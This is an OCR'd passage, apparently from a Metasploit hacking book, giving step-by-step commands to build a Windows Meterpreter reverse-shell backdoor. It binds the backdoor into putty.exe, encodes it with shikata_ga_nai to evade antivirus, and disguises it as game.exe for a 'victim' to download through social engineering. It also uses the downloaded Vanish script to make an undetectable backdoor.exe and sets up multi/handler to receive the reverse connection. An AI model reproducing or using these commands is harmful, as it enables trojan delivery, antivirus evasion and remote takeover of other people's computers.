
We see that there is an option for `<payload>`. This means that we have to select a payload first from the payload list, which has already been shown to you by the `show payloads` command. So we now select a payload.

For example, here we are selecting the `windows/x64/meterpreter/reverse_tcp` payload for creating our backdoor.

Now type in `./msfpayload windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.105 X> root/Desktop/virus.exe`.

The syntax to be used is as follows:

PAYLOAD NAME - windows/x64/meterpreter/reverse_tcp LHOST(your local IP address) - 192.168.0.105 X> (Giving path directory where to create virus.exe backdoor)- root/Desktop/virus.exe



After typing in the command, we see that we have a `virus.exe` backdoor on our desktop. That's it; we are done. It is that easy to create a backdoor using `msfpayload`. If we do not want to create our own EXE file and just want to bind with another EXE file (may be with a software setup file), we can do it by using a mixture of `msfpayload` and `msfvenom`.


We will now bind our backdoor EXE file with the `putty.exe` file. Type in the following command very carefully:

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.105 R | msfencode -e x86/shikata_ga_nai -c 6 -t exe -x/root/Desktop/putty.exe -o /root/Desktop/viruputty.exe

The syntax to be used is as follows:

PAYLOAD NAME - windows/x64/meterpreter/reverse_tcp LHOST(your local IP address) - 192.168.0.105 ENCODER NAME - x86/shikata_ga_nai c(The number of times to encode the data) - 6 t(The format to display the encoded buffer) - exe x (Specify an alternate win32 executable template)- root/Desktop/virus.exe o(The output file) - root/Desktop/viruputty.exe

We can see in the following screenshot that our virus file, `virus.exe`, has been bound with `putty.exe` to give us `virusputty.exe`, which is available on our desktop for use.




Up to this point in the chapter, we have learned to create a backdoor with `msfpayload` and `msfvenom`. The next step is sending this backdoor EXE program to a victim by using any of the social engineering techniques.

Creating a fully undetectable backdoor


The backdoor that we have created in the earlier section is not very efficient and lacks detection-evasion mechanisms. The problem is that the backdoor can be easily detected by an antivirus program. So, in this section, our main task will be to make an undetectable backdoor and bypass the antivirus program.

We just sent our `virus.exe` file to the victim by changing its name to `game.exe` so that he/she will download it.


After downloading the `game.exe` file, it gets detected by AVG antivirus as a virus.



Our backdoor is easily detected by the antivirus program and we have to make it undetectable. Let us start the process. We will use `msfencode` and an encoder to do this. First, select a good encoder for encoding the backdoor EXE file. Type in `show encoders`; this will show the list of available encoders in Metasploit.



We can now see the encoders list. We will select `x86 shikata_ga_nai` because it has a rank of **excellent**.




Now type in the following command:

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.105 R |
msfencode -e x86/shikata_ga_nai -c 1 -t exe -x/root/Desktop/game.exe -o /
root/Desktop/supergame.exe
```

The syntax to be used is as follows:


```
PAYLOAD NAME - windows/meterpreter/reverse_tcp LHOST(your local IP
address) - 192.168.0.105 ENCODER NAME - x86/shikata_ga_nai c(The number
of times to encode the data) - 1 t(The format to display the encoded
buffer) - exe x (Specify an alternate win32 executable template) - root/
Desktop/game.exe o(The output file) - root/Desktop/supergame.exe
```

We can see in the following screenshot that our `supergame.exe` file has been created.




Again, we send the `supergame.exe` file to a victim in the form of a link and make him/her download the `supergame.exe` file onto his/her desktop.


If the victim scans the `supergame.exe` file with his/her antivirus program, he/she will find it to be a clean file.




If you don't like typing so many commands in the terminal, there is another easy way to create an undetectable backdoor with the help of a script. This script is called Vanish. Before working on the script, we have to install some packages that are required by the Vanish script, in BackTrack (BackTrack is a distribution based on the Debian GNU/Linux distribution aimed at digital forensics and penetration testing use). So type in `apt-get install mingw32-runtime mingw-w64 mingw gcc-mingw32 mingw32-binutils`. It will take a few minutes to install all the necessary packages.




After successfully installing the packages, we have to just download the script from the Internet by typing in `wget http://samsclass.info/120/proj/vanish.sh`; the `vanish.sh` file is saved on the desktop.




After that, type in `ll van*`.




Now change the permissions on the script by typing in `chmod a+x vanish.sh`.




After that, we have to move the Vanish script that is in the Metasploit directory to `pentest/exploits/framework2`.




Our Vanish script is now ready for use, so let us go to that directory and type in `sh vanish.sh`.




After executing the script, the script will ask for the network interface on which we want to use it. Type in `eth0`.




After providing the device interface, it will ask for a few more options, such as the port number of the reverse connection it will listen to (`4444`), a random seed number (we enter it as `2278`), and the number of times to encode the payload (we specify `2`). After giving these details, it will create a `backdoor.exe` file in the `seclabs` directory. The `seclabs` directory is located in the same directory as the Vanish script. The payload handler will also be automatically launched in msfconsole by the script. Now we just have to send that `backdoor.exe` file to the victim and wait for its execution.




We have, up to this point, learned about the different methods and tricks for creating a backdoor. Now we will go to the next part – handling the reverse connection from the victim's computer after executing the backdoor. After sending the payload to the victim, open msfconsole and type in `use exploit/multi/handler`.




Then just set all the payload details in this handler and send it to the victim. Type in `set PAYLOAD <your payload name>`; for example, here we are using `set PAYLOAD windows/meterpreter/reverse_tcp`.




After that, set the local host address that you have provided to your backdoor EXE file. Type in `set LHOST <IP address>`; for example, here we are using `set LHOST 192.168.0.103`.




This is the last and final type of attack using the technique of exploitation and we will see that our reverse handler connection is ready for receiving connections.



After executing the backdoor, the reverse connection will be established successfully and a Meterpreter session will be spawned on the attacker's system.




Let us obtain information about the victim's system by checking his/her system properties.

